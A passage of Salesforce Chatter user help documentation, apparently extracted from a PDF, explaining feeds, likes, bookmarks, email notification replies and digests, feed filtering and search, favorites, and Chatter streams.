16 or more users	Up to 25 users in your organization, including (if available): • Your manager • Users that report to your manager • Your subordinates • Teammates on your account teams • Teammates on your opportunity teams	Up to 25 of your most recently used records, in the following order: **1.** Open opportunities you own **2.** Accounts you own **3.** Open cases you own **4.** Contacts you own **5.** Open opportunities you created **6.** Accounts you created **7.** Open cases you created **8.** Contacts you created **9.** Open opportunities you last modified **10.** Accounts you last modified

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

If Your Organization Has:	Users You Follow	Records You Follow
		11. Open cases you last modified **12.** Contacts you last modified **13.** Open opportunities you viewed **14.** Accounts you viewed **15.** Open cases you viewed **16.** Contacts you viewed

Note: The auto-follow setting for records only applies to the records that already exist at the time your administrator turns on Chatter. For any future records you create, auto-follow is disabled by default to reduce the number of updates you receive in your Chatter feed. However, if you want to receive updates on all future records you create, you can enable auto-follow in your personal settings.

SEE ALSO:

People Recommendations

Record Recommendations

Automatically Follow Records You Create

Like Posts and Comments

Like posts or comments to show your support and receive email notifications if others comment on that post.

Below a post or comment, click **Like**.

After you click **Like** on a post, you receive email notifications if others comment on that post. If you click **Like** on a comment, only the user who posted the comment receives an email notification. You receive an email notification for any subsequent comments. You can change your email notification settings on page 3134.

- To stop liking a post or a comment, click **Unlike**. When you stop liking a post or a comment, you don't receive email notifications for subsequent comments or likes.
- View the profiles of others who have liked a post by clicking their name at the bottom of the post or comment, for example, "**John Smith** likes this."
- If more than three people like a post, click the link to see the full list; for example, "You, **John Smith**, and **2 others** like this." From that list, you can follow or stop following people.
- Likes on comments show how many people have liked the comment, for example, "**1 person**" or "**7 people**". To see their names, click the link.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Guidelines for Managing Your Personal Chatter Email Settings

Replying to Chatter Email Notifications

When you receive certain email notifications, you can conveniently perform some actions by replying directly from your email. You can reply to the types of email listed in the table, or any notification that displays a `From` address of `reply@chatter.salesforce.com`.

Note: To reply to email notifications, your administrator must enable email replies for your organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Action	Type of Email	Text to Include in Your Reply	Limits
Bookmark a post	Someone posted to your profile or a group, mentioned you in a post, or shared your post	*bookmark*	N/A
Comment on a post	Someone posted, commented on your post, also commented after you, or mentioned you in a post or comment	The text of your comment	1,000 characters maximum. Replies that exceed the limit are truncated to the first 1,000 characters.
Follow someone	Someone posted, commented on your post, also commented after you, or mentioned you in a post or comment	*follow*	N/A
Like a comment	Someone commented on your post or also commented after you	*like* or *+1*	N/A
Like a post	Someone posted to your profile or a group, mentioned you in a post, or shared your post	*like* or *+1*	N/A
Mute a post	Any post or comment email when you no longer want to receive notifications for the original post	*mute*	N/A
Respond to a Chatter message	Someone sent you a message	The text of your response	10,000 characters maximum. Replies that exceed the limit are truncated to the first 10,000 characters.

Action	Type of Email	Text to Include in Your Reply	Limits
Unfollow someone	Someone posted, commented on your post, also commented after you, or mentioned you in a post or comment	`unfollow`	N/A
Unlike a post	Someone posted, commented on your post, or also commented after you on a post that you previously liked	`unlike` or `-1`	N/A

Consider these tips when sending email replies.

- Replies must be sent from the email address specified on your profile. If you use email aliases or email forwarding services that send replies from a different email address, your replies aren't processed.
- Replies to bookmark, mute, like or unlike, and follow or unfollow must contain only the single word or exact text, such as `like` (case insensitive) or `+1`. If you include extra white spaces or the original message that some email applications automatically include, we ignore them and process the reply as a like, bookmark, etc. However, if you include any other text in the body, such as `Like!` or `Like this?`, we process your reply as a comment rather than a like, bookmark, etc.
- If replies contain your personal email signature, the signature text is treated as part of your comment. Default signatures inserted by mobile devices, such as `Sent from my iPhone`, are automatically removed from replies. Before replying, delete custom signatures and any extra text you don't want posted to Chatter. Or, add a separator line to the top of your signature to have it automatically removed. The separator line must have a minimum of one of the following characters:
  - Dash (–)
  - Equal sign (=)
  - Underscore (_)

  You can also use any combination of these characters or dash dash space (`-- `), which respects RFC 3676 4.3.
- Attachments and mentions in replies are ignored.
- Before replying, check the email address that displays in the `To` field of your email. Valid addresses contain tokens, or long character strings, both before and after the @ symbol, such as `w8t27apy1@j321imd9gbs.d8rx.d.chatter.yourInstance.salesforce.com`. Some email applications automatically use the `From` address from the original email, `reply@chatter.salesforce.com`, which is not a valid address for receiving replies. If you see this shortened address in the `To` field of your reply email, replace it with the valid reply-to address in the email header information. For example, in an application such as IBM® Lotus Notes®:
  1. Open the original email.
  2. Click **View** > **Show** > **Page Source**.
  3. In the `Reply-To` section, copy the email address that looks like: `w8t27apy1@j321imd9gbs.d8rx.d.chatter.yourInstance.salesforce.com`.
  4. Paste the reply-to address in the `To` field of your reply email.

SEE ALSO:

Like Posts and Comments

Navigate to Chatter Email Settings

Find your Chatter email settings so you can change your preferences for receiving email notifications and digests.

- From your personal settings, enter *Chatter* in the Quick Find box, then select **Chatter Email Settings** or **Email Notifications**—whichever one appears.
- Or, from any group page, click **Email Me...** > **Email Settings**.

To receive Chatter email notifications and digests, your administrator must enable email notifications for your organization. Select Receive emails to receive Chatter email.

Warning: Deselecting this option prevents you from receiving all Chatter email notifications.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Chatter Email Digests

Guidelines for Managing Your Personal Chatter Email Settings

Chatter Email Digests

Email digests conveniently summarize recent activity in Chatter so you don't miss important discussions. You can choose to receive daily or weekly summaries of updates from your personal feed or any group's feed.

Personal digests include the updates you see in your own Chatter feed, such as updates about the people, records, and files you follow and your groups. Group digests include the updates you see in a particular group's Chatter feed.

Daily digests include up to the 50 latest posts from the previous day while weekly digests include up to the 50 latest posts from the week. Both include the three latest comments on each post. Chatter sends daily digests at approximately 12:00 a.m. every day, and weekly digests at approximately 12:00 a.m. on Sunday. For user digests, the time is according to the user's time zone. For group digests, the time is according to the organization's time zone. Neither time is configurable.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

When you join or are added to a group, you don't receive email notifications initially because they're turned off by default. You can use Set default frequency for groups I join: to choose how often you want to receive emails when joining new groups. Changing the default frequency doesn't affect the groups you already belong to. If your organization existed before Summer '11 and is a Professional, Enterprise, Unlimited, or Developer Edition organization, you might still be receiving daily digests by default.

SEE ALSO:

Navigate to Chatter Email Settings

Guidelines for Managing Your Personal Chatter Email Settings

Guidelines for Managing Your Personal Chatter Email Settings

Control the number of Chatter emails you receive by choosing the most important emails and the appropriate frequency of personal and group digests.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Email Me When Someone

Be selective about your personal email settings. They should help you stay on top of important discussions without becoming overwhelmed by too much email.

Option	Most Important	Recommendations and Notes
Follows me		If you're not already following the person, you can click a link in the email to start following your new follower.
Posts on my profile	✔	People reach out to you directly by posting questions or information on your profile, so make sure that you get notified.
Shares a post I made		
Likes a post or a comment I made		
Comments on my status or a change I made		This setting provides notification for actions taken on feed-tracked changes. A feed-tracked change is a change that you make in Salesforce that triggers an automatic post to your Chatter feed. Enabling this option notifies you when someone comments on that post.
Comments on a post on my profile		
Comments after me		After you've commented on an item, get notifications for up to 10 comments after yours. Commenting again later in the post resets the count, so you receive notifications for up to another 10 subsequent comments.
Comments on an item I bookmarked	✔	If you use bookmarks to track items you're interested in, get an email each time someone comments. If you typically use likes to track items of interest, then this option is less important.
Comments on an item I like	✔	After you like an item, get notifications for up to 10 comments after your like.
Mentions me in a post	✔	People use mentions to ask for your input and draw you into discussions, so make sure that you get notified.

Option	Most Important	Recommendations and Notes
`Mentions me in a comment`	✔	People use mentions to ask for your input and draw you into discussions, so make sure that you get notified.
`Sends me a message`	✔	Get `Sends me a message` notifications when people send you private Chatter messages, including notifications about files that have been shared with you.
`Endorses me on a topic`		

Set Frequency for Personal Digest

Option	Recommended	Recommendations and Notes
`Daily`	✔	Daily digests include the 50 latest posts from the previous day and the three latest comments on each post.
`Weekly`		Weekly digests include the 50 latest posts from the week and the three latest comments on each post.
`Limited`		If you're selective about the options in the "Email me when someone" section, you might not need to receive personal digests at all.

Personal digests aren't supported in communities.

Set Default Frequency for Groups I Join

Changing the default frequency for groups you join doesn't affect the groups you already belong to.

Option	Recommended	Recommendations and Notes
`Email on every post`		In communities, the `Email on every post` option is disabled once more than 10,000 members choose this setting for the group. All members who had this option selected are automatically switched to `Daily digests`.
`Daily digests`		Daily digests include the 50 latest posts from the previous day and the three latest comments on each post.
`Weekly digests`		Weekly digests include the 50 latest posts from the week and the three latest comments on each post.
`Limited`	✔	Keep this default setting for all new groups. Whenever you join a group that you expect to monitor and contribute to actively,

Option	Recommended	Recommendations and Notes
		such as one for an important team or project, you can change to more frequent notifications for that specific group.

SEE ALSO:

- Chatter Email Digests
- Navigate to Chatter Email Settings

What do "company" and "organization" mean in Chatter?

An organization is a single deployment of Salesforce with a defined set of licensed users who may or may not use Chatter. The words "company" and "organization" are used interchangeably in Chatter. So for example, if you see "share a file with all Chatter users in your company," it means you're sharing with everyone in a specific Salesforce organization who uses Chatter.

SEE ALSO:

- Chatter Overview

Can I invite people from my company who don't have Salesforce licenses?

If enabled by your administrator, you can invite other people from your company. Invited users can view profiles, post on their feed, and join groups, but can't see your Salesforce data or records.

You can invite users from the People tab or when adding members to a group.

Additionally, you can add customers to private groups you own or manage.

Work with Feeds

Stay up to date on posts and comments you and other people make, as well as record changes across your Salesforce organization.

- Chatter Feeds Overview
  Follow people and records to see updates about them in Chatter feeds on profiles, groups, the Home tab, topic detail pages, and on record detail pages.
- View a Particular Feed
  Change your Chatter feed to display a particular subset of posts.
- Filter and Sort Your Feeds
  Use the filter and sort options to see updates that are relevant to you.
- Create a Task from a Post
  Read a post that you want to follow up on? Use the Create New Task action to create a task directly from that post.
- Viewing Your Recommendations
- Chatter Favorites Overview

Chatter Feeds Overview

Follow people and records to see updates about them in Chatter feeds on profiles, groups, the Home tab, topic detail pages, and on record detail pages.

Typically, following lets you see updates about:

- Chatter feed comments and posts
- Posts, comments, and files on Chatter groups you're a member of
- Shared files and links
- Tasks and events
- Converted leads
- Record field changes, like changes to record owner and closed opportunities and cases.

  Record updates are also called system-generated posts. They are updates that Salesforce automatically generates when someone creates a record or changes a tracked field on a record. The record updates you see depend on how your administrator has configured feed tracking and whether you have access to the record. You don't see tracked feed updates that are older than 45 days and have no likes or comments, because they are deleted automatically.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Sharing a Chatter Post

View a Particular Feed

Change your Chatter feed to display a particular subset of posts.

By default, you see your What I Follow feed when you go to your Chatter page. Use the feed selections on the left sidebar of the Chatter page to view a subset of posts in your feed. For example, view only posts that mention you, or posts you bookmarked, or all posts in your company.

1. Click **Feed** to see the available feeds.
2. Click a feed to display the associated subset of posts in your feed.

   What I Follow
   Shows updates for everything you follow, including posts from people you follow, groups you are a member of, and files and records you're following. Use the drop-down list at the top of your feed to further narrow the subset of posts.

   To Me
   Shows posts that are made on your profile page, including

   - Posts others make on your profile page
   - Posts and comments where you have been mentioned
   - Posts you made that have comments

   Bookmarked
   Shows your bookmarked posts in your feed.

   All Company (Salesforce Classic)
   Shows posts and comments from your entire company, including posts and comments from:

   - People in your company
   - Public groups

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

- Private groups you are a member of
- Feed tracked changes for records and fields and system-generated posts, if someone liked or commented on the post. You must have access to the record to see the post.

Company Highlights (Lightning Experience)
Shows the most popular posts across your entire company and posts with lots of engagement, like comments, likes, and views.

SEE ALSO:

Filter Your Files List

Filter and Sort Your Feeds

Use the filter and sort options to see updates that are relevant to you.

Filtering and sorting your feed is useful when you want to view a particular set of posts instead of all posts in your feed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Filter Your Feed
Use filters to condense the number of posts that appear in your feed.

Sort Your Feed
Sort your feed by most recent posts or by most recent comments.

Available Filters Per Feed
The feed filter options vary, depending on how your administrator sets up Salesforce and which feed you're viewing. Not all filters are available on all feeds.

Filter Your Feed

Use filters to condense the number of posts that appear in your feed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The filters you see depend on how your administrator has set up Salesforce. Filter your feed on the Chatter page, your profile, group pages, record detail, and search result pages. Not all filters are available on all feeds.

- Above a feed, click next to Show and select a filter option.

All Updates (Default)
Shows all posts and comments from people and records you follow, posts from groups you're a member of, and all system-generated posts.

Fewer Updates

- Shows all posts and comments from people and records you follow and groups you're a member of
- Hides system-generated posts from records that nobody has commented on

People
Shows the posts and comments from people you follow.

Groups
Shows the posts in groups you're a member of.

Files
Shows posts that include:

- Files you follow
- File posts that someone you follow has commented on

Example: Use the Fewer Updates filter to hide system-generated posts. For example, you're following the Acme account, and the account executive for Acme creates an opportunity. Later, the account executive also changes a tracked field on the Acme account. In both cases, Salesforce automatically generates an update about each change and posts the updates in your Chatter feed and the feed on the Acme account detail page. The Fewer Updates filter hides these system-generated posts in your feed, unless someone has commented on the posts. If you want to see the system-generated posts, select the All Updates filter.

SEE ALSO:

Available Filters Per Feed

Sort Your Feed

Sort your feed by most recent posts or by most recent comments.

1. Above a feed, click next to Show.
2. Below Sort By, select **Post Date** to sort by most recent posts, or **Most Recent Activity** to sort by posts with the most recent comments, including polls with new comments.

   Your feed is sorted by Most Recent Activity by default. You can toggle between sorting by Post Date and Most Recent Activity at any time.

Example: For example, let's say you're following many people and records and bookmarked the posts you're interested in. At the end of your work day, you want to know whether there are any updates for your bookmarked posts. You click **Bookmarked** to view all your bookmarked posts and then sort the posts using the Most Recent Activity filter. The posts are listed in the order of recent comments, starting with the post that has the latest comment.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Filter Your Feed

Available Filters Per Feed

The feed filter options vary, depending on how your administrator sets up Salesforce and which feed you're viewing. Not all filters are available on all feeds.

Feed	Available Filters
What I Follow	• All Updates • Fewer Updates • People • Groups • Files • Sort By Most Recent Activity/Post Date
To Me	• Sort By Most Recent Activity/Post Date

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Feed	Available Filters
Bookmarked	• Sort By Most Recent Activity/Post Date
All Company (Salesforce Classic)	• Sort By Most Recent Activity/Post Date
Company Highlights (Lightning Experience)	• Sort By Top Posts/Latest Posts/Most Recent Activity
Group	• All Updates • Fewer Updates • Sort By Most Recent Activity/Post Date
Profile	• Sort By Most Recent Activity/Post Date
Record	• All Updates • Internal Only (This filter only shows posts to the internal organization and is only available in Salesforce Communities.) • Fewer Updates • Sort By Most Recent Activity/Post Date
Search	• All Updates • Fewer Updates • People • Groups • Files • Sort By Most Recent Activity/Post Date

SEE ALSO:

Filter Your Feed

Sort Your Feed

Feeds FAQs

I see updates to private groups in my profile feed. Who else can see these updates?

Only the members of a private group can see updates to that group, even on your profile feed.

SEE ALSO:

Post Visibility

Can I see a list of records and people I'm following?

To see people and records you follow, view the Following list on your profile and filter the results by user or by an object type. You can also see a list of people following you in the Followers list on your profile.

SEE ALSO:

- Chatter Profile Overview

Why do I only see certain people and records in my Chatter feed?

You only see updates by people and records that you follow. Follow more records and people to see more updates in your Chatter feed on your Home tab and Chatter tab. Click **People** on the Chatter tab to find a list of people in your organization to follow or unfollow.

SEE ALSO:

- The People and Records You Auto-Follow Initially

Bookmark Posts

Bookmarks Overview

Bookmarking lets you keep track of individual posts you're interested in.

After you bookmarked a post, you can quickly find it using the **Bookmarked** feed on the left sidebar. The **Bookmarked** feed shows you only the posts you bookmarked.

When someone comments on a post you bookmarked, you receive an email notification. Email notifications for bookmarks are enabled by default, but you can change your email notifications on page 3134.

Bookmarks are private and other users can't see which posts you bookmark. There is no limit on the number of bookmarks you can add. When you are no longer interested in a post you saved, you can remove the bookmark and the post no longer appears in your saved posts when you click **Bookmarked**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

- Like Posts and Comments
- View a Particular Feed
- Guidelines for Managing Your Personal Chatter Email Settings

Bookmark a Post

Track the posts you're interested in and view your saved posts in your Bookmarked feed.

1. Click ▾ at the top right corner of the post you want to bookmark to expand the drop-down menu.
2. Click **Bookmark**.
   The bookmark icon ( ) displays next to the post to indicate that you successfully saved the post to your bookmarks.

Click **Feed** > **Bookmarked** on the Chatter sidebar to see your saved posts in your feed.

There is no limit for the number of bookmarks. You can add as many bookmarks as you like.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

Like Posts and Comments

Remove a Bookmark

1. Click **Feed** > **Bookmarked** on the sidebar to see your saved posts in your Chatter feed.
2. Find the saved post in your Chatter feed.
3. Click ▾ at the top right corner of the post to expand the drop-down menu.
4. Click **Remove Bookmark**.

When you remove a bookmark from a post, the post no longer appears in your saved posts when you click **Bookmarked**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Create a Task from a Post

Read a post that you want to follow up on? Use the Create New Task action to create a task directly from that post.

You can create a task from any post made by you or someone else in your organization, including posts with attachments. You can't create a task from a system-generated post, like a record update.

1. Click ▾ on a post.
2. Click **Create New Task**.

   If you don't see the Create New Task action, your Salesforce administrator didn't enable this action for your organization.


3. In the Create New Task dialog, add a subject and a due date. If applicable, associate the task with a contact or lead and an object, like an account. Use the search boxes to find available contacts, leads, and objects.
4. Click **Create**, when you're done.

The task is assigned to you and posted to your profile feed. The task also appears in your My Tasks section on your Home tab.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions



Click the task subject link (1 or 2) to open the task. Click the post link (3) to display the post from which the task was created.

Viewing Your Recommendations

Chatter provides recommendations to help you identify the people, groups, files, and records that closely relate to your job and interests. The more recommendations you accept, the more updates you see in your feed.

- Click **Follow** next to the person, record, or file you want to follow.
- Click **Join** to become a group member.
- Click to dismiss a recommendation.
- Click **More** to display the Recommendations page where you can use the side filters to narrow your recommendations to people, files, records, or groups.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

SEE ALSO:

People Recommendations

Chatter Group Recommendations

Record Recommendations

File Recommendations

Find Information in Feeds

Searching in Feeds

Quickly find information in posts and comments across Chatter.

- Use the header search box (Global Search) to find information in feeds across Chatter.
- To find information in a specific Chatter feed, use feed search ( ) in that context.
- To create a quick shortcut to a frequently performed search in Chatter, save a feed search as a favorite and click the favorite link from the Chatter page.

Chatter Feed Search Results

Watch a Demo: Search in Salesforce Classic

Search results for Chatter feeds display posts and comments that include your search terms.

Chatter feed searches aren't affected by your search scope; Chatter feed search results include matches across all objects.

Note: Changes to record fields aren't included in search results. For example, if you've enabled feed tracking on the `Billing Address` field for the Acme account and modified the Acme billing address, search results for `Acme` include ***Acme — Suzanne Powell*** *Looking for volunteers to help with the Acme account*, but don't include ***Acme — Suzanne Powell*** *changed Billing Street to 10 Main Road*.

- Sort your search results by posts only or by posts and comments, just as in feeds.
- Comment on, like, share, bookmark, and delete posts in the search results, just as in feeds.
- Add, edit, or delete topics on posts in the search results, just as in feeds.
- Follow, share, download, preview, and upload new versions of files in the search results, just as in feeds.
- View the detail pages for Chatter files, groups, topics, and people by clicking the respective name in the update.
- View a single feed update by clicking the timestamp below the update, for example, **Yesterday at 12:57 AM**.
- Click **Add to Favorites** to save a Chatter feed search to your favorites on the Chatter tab.

To view search results for records, such as accounts, contacts as well as Chatter people, groups, topics, and files, click **Records** at the top left of the page.

Tip: For a more focused search of the feeds in a specific group, profile, record, or other Chatter feed, use feed search.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Searching in a Specific Feed

Use feed search to find information in a specific context.

You can search for information in feeds on records, groups, topic pages, user profiles, and on the Chatter and Home tabs. A contextual feed search is helpful when you want to confirm if something was once discussed in that specific feed.

1. Click above the feed to look for information in that feed. For example, use the feed search on a group's page to find information in that group.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions



2. Type your search terms and press ENTER or click .

   You can search for hashtag topics, mentions, and files posted in the feed, or refine your search using wildcards, operators, and quotation marks to match on exact phrases.

   Tip: To search for hashtag topics with multiple words, use brackets after the hashtag and around the words. For example, to find all instances of #Universal Paper, type `#[universal paper]` in the search box.

   Search results display with matching terms highlighted. Filters or sorting criteria used in the feed apply to feed search results as well.

Click to clear your search results and return to the feed.

Feed search behavior may vary slightly depending on where you perform the search.

- Feed search is not supported for feeds on list views.
- You can only search feeds you have access to via sharing rules.
- On the Chatter tab, feed search results are also limited by your feed type selections. For example, if you select the To Me feed type, and select additional filters and sorting criteria, all of those criteria apply to the feed search results.
- Feed search results are limited to the posts that are accessible from the context you search within. For example, if you search the feed on a user's profile, the results include the posts and comments accessible from the user's profile. This includes both the posts and comments shared by or with the user.
- Feed search returns matches for file or link names shared in posts, but not in comments.
- Record field changes aren't included in record feed search results.


Adding a Chatter Feed Search as a Favorite

Add a Chatter feed search as a favorite to access feed updates quickly without leaving the Chatter tab.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions



1. Enter terms in the header search box and click **Search**.
2. Click **Search Feeds** to see the posts and comments that include your search terms.
3. Click **Add to Favorites**.

Example:



The favorite name on the Chatter page is the same as the search terms you entered. For example, if you searched for `competitive analysis`, your favorite is **competitive analysis**.

Tip: Save a search for a Chatter group name as a favorite to quickly access the group feed from the Chatter page. Similarly, save a search for a person's name as a favorite to quickly see that person's posts, comments, and mentions.

SEE ALSO:

Chatter Feed Search Results

Chatter Favorites Overview

Chatter favorites on the Chatter tab give you easy access to list views, Chatter feed searches, and topics that you want to stay on top of. For example, if you and your coworkers use the hashtag topic #acme to track information about your customer Acme, you might want to add #acme as a favorite so you can easily access these updates without leaving the Chatter tab.

You can have up to 50 favorites. If you haven't added any favorites, the Favorites section doesn't appear on the Chatter tab.

Chatter displays the four favorites most recently added or viewed.

- Click a favorite to see the updates.
- Click *X* **more** to see all your favorites.
- Click , which appears on hover, to remove a favorite.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience


Available in: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter Streams

Chatter streams are custom feeds that you create from the information that's most useful to you. Look for streams on your Chatter home page. Create up to five streams that combine posts from up to 25 different feeds and feed types. Create streams that combine feeds from people, groups, and records, like accounts, opportunities, cases, and more.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions



You don't have to follow a person, group, or record before you add it to a stream. The great thing about adding a feed to a stream is it doesn't count against the number of follows you're allowed.

Tip: To include a person account in your stream, add it as an Account in the Include in Stream field. If you add a person account as a Contact, the related feed posts don't appear.

Because a stream is made up of multiple feeds, no publisher is provided for posting to a stream.

Note: You can add 25 unique feeds, records, groups, and people to a stream. If your access to any of the 25 is removed, the removed entity is still counted as part of the 25. You can't replace it with something else.

Create a Chatter Stream

In Lightning Experience, create a Chatter stream to get a combined view of feeds from the profiles, groups, and records that you select. Create up to five Chatter streams. Include up to 25 objects in each stream.

Edit a Chatter Stream

Edit a stream to change its name or to add or remove some of its feeds.

Delete a Chatter Stream

Deleting a Chatter stream doesn't delete the records or posts it contains. It deletes only the stream, which frees up space for you to create new streams.

